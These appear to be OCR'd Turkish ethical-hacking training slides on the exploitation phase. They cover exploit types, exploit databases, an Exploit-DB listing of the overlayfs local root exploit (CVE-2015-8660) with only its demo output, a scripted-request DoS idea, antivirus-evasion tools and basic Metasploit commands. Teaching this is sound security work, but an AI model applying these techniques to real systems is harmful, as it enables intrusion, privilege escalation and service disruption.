Uygulamalı Beyaz Şapkalı Hacker Eğitimi


Exploit Aşaması

Exploit Aşaması Konuları

- Exploit Nedir?
- Exploit Çeşitleri
  - Local, remote ve Oday exploitler
- Exploit Veritabanları
- Örnek Exploit Senaryoları
- Exploit Derleme ve Kullanım Senaryoları
- Exploit Frameworkleri
- Payload Kavramı
- Metasploit Framework
- Antivirüs Atlatma Yazılımları
  - Veil-Evasion
  - Shellter
- Uygulamalar

Temel Kavramlar

- Exploit nedir?
  - Bir zafiyeti sömürmek amacıyla geliştirilmiş araçlara verilen isimdir.
  - Sömürü kodu olarak da adlandırılır.
    - Local Exploit
    - Remote Exploit
    - Web Exploit
    - DoS Exploit
    - Oday Exploit



- Payload nedir?
  - Exploit sonrası yapılması isteneni gerçekleştiren zararlı kod parçası

Exploit Veritabanları

- Exploitlerin toplu olarak bulunduğu veritabanlarıdır. Bu veritabanlarında keşfedilen yazılım ve servisler için exploit aranabilir.
- Exploit-db.com
- Securityfocus.com
- 0day.today
- Exploits.shodan.io
- Iedb.ir
- Cxsecurity.com/exploit
- Rapid7.com/db

Exploit Geliştirme Dilleri

- Exploitler genelde hangi dillerde yazılıyor?
  - Python
  - C / C++
  - Perl
  - PHP
  - Ruby
- Framework ihtiyacı neden doğdu?
- Metasploit Framework örneği

Exploit Derleme / Kullanım – Uygulama

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)

EDB-ID: 39166	**Author:** rebel	**Published:** 2016-01-05
CVE: CVE-2015-8660	**Type:** Local	**Platform:** Linux
Aliases: overlayfail	**Advisory/Source:** N/A	**Tags:** N/A
E-DB Verified: ✔	**Exploit:** Download / View Raw	**Vulnerable App:**

« Previous Exploit Next Exploit »

```
/*
just another overlayfs exploit, works on kernels before 2015-12-26

# Exploit Title: overlayfs local root
# Date: 2016-01-05
# Exploit Author: rebel
# Version: Ubuntu 14.04 LTS, 15.10 and more
# Tested on: Ubuntu 14.04 LTS, 15.10
# CVE : CVE-2015-8660

blah@ubuntu:~$ id
uid=1001(blah) gid=1001(blah) groups=1001(blah)
blah@ubuntu:~$ uname -a && cat /etc/issue
Linux ubuntu 3.19.0-42-generic #48~14.04.1-Ubuntu SMP Fri Dec 18 10:24:49 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
Ubuntu 14.04.3 LTS \n \l
blah@ubuntu:~$ ./overlayfail
root@ubuntu:~# id
uid=0(root) gid=1001(blah) groups=0(root),1001(blah)

12/2015
by rebel

6354b4e23db225b565d79f226f2e49ec0fe1e19b
*/
```

Exploit Düzenleme

- Exploitler her sistem üzerinde çalışmaz.
- İşletim sistemi, işlemci mimarisi, sistem dili gibi farklı özelliklere göre parametreler değişebilir.
- Bu durumda exploiti düzenlemek ve daha sonrasında çalıştırmak gerekir.
- Denemeler için hedef sistemin birebir kopyası laboratuvar ortamında oluşturulabilir.
- Tek bir saldırı hakkınız varmış gibi düşünün!
- Sistem crash olursa her şey bitebilir.

Exploit Örneği - Senaryo

- Bir bankanın kredi hesaplama alanını düşünün!
- Hesaplama nerede yapılıyor? (Server? Client?)
- Senaryoda belirtilen isteği bir python scripti ile 1 dakika içinde binlerce kez yaparsak?
- Basit bir DoS Exploiti ☺

Exploit Frameworkler


- Metasploit Community
- Metasploit Pro
- Core Impact
- Exploithub
- BeEF

Metasploit Framework

- Metasploit Framework
  - Kurulum
  - Temel komutlar
  - Auxiliary modülleri
  - Exploit kullanımı
  - Payload listesi ve Meterpreter kullanımı
  - Çıktı analizleri
  - Post Exploitation

Metasploit Framework


- Açık kaynak geliştirilen bir yazılım.
- Pro versiyonu da var fakat bize community yeterli olacaktır.
- Exploitler
- Payloadlar
- Auxiliary modülleri
- Encoderlar
- Post exploitler



Metasploit Framework

- Kurulum için aşağıdaki adresi ziyaret edebilirsiniz:
  - https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers
- Güncelleme:
  - msfupdate

Metasploit Framework




Metasploit Framework

- Başlangıç
  - msfconsole

    ile komut satırına inebilirsiniz.
  - db_status

    komutu ile veritabanının

    durumunu kontrol edebilirsiniz.



Metasploit Framework

- Workspace kavramı
  - workspace


    komutu ile çalışma alanlarını

    listeleyin.
  - workspace -a prisma


    prisma çalışma alanını yaratın.
  - workspace prisma

    prisma çalışma alanına geçiş yapın.
  - workspace -d prisma

    prisma çalışma alanını silin.



Metasploit Framework



Metasploit Framework

- Nessus, Nmap çıktıları ile çalışma

  Tarama yazılımlarının çıktılarını metasploit ile entegre bir şekilde kullanabilirsiniz. Bu Metasploit Framework'ün en güzel özelliklerinden birisidir.


  - db_import nmap.xml

    nmap çıktısını import edebilirsiniz.
  - db_import nessus-report.nessus

